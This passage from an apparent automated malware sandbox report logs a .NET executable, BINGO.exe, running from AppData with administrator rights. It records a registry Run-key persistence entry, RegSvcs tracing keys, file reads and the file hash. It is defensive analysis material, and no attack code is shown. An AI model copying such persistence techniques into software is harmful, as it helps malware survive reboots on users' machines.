HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	success or wait	1	6C08AD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	BINGO	unicode	C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	success or wait	1	6CC7AEBE	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C08AD76	unknown

Analysis Process: BINGO.exe PID: **948**, Parent PID: **1860**

General

Target ID:	4
Start time:	12:13:36
Start date:	08/04/2022
Path:	C:\Users\user\AppData\Roaming\BINGO\BINGO.exe
Wow64 process (32bit):	true

Commandline:	"C:\Users\user\AppData\Roaming\BINGO\BINGO.exe"
Imagebase:	0x900000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC77995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Ente96d83b35#\692ae41749625908a626fd813aa21688\System.EnterpriseServices.ni.dll.aux	unknown	1100	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DB8DE2C	ReadFile

Analysis Process: BINGO.exe PID: **2992**, Parent PID: **1860**

General

Target ID:	6
Start time:	12:13:44
Start date:	08/04/2022
Path:	C:\Users\user\AppData\Roaming\BINGO\BINGO.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\BINGO\BINGO.exe"
Imagebase:	0xe00000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC77995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Ente96d83b35#\692ae41749625908a626fd813aa21688\System.EnterpriseServices.ni.dll.aux	unknown	1100	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DB8DE2C	ReadFile

Disassembly

No disassembly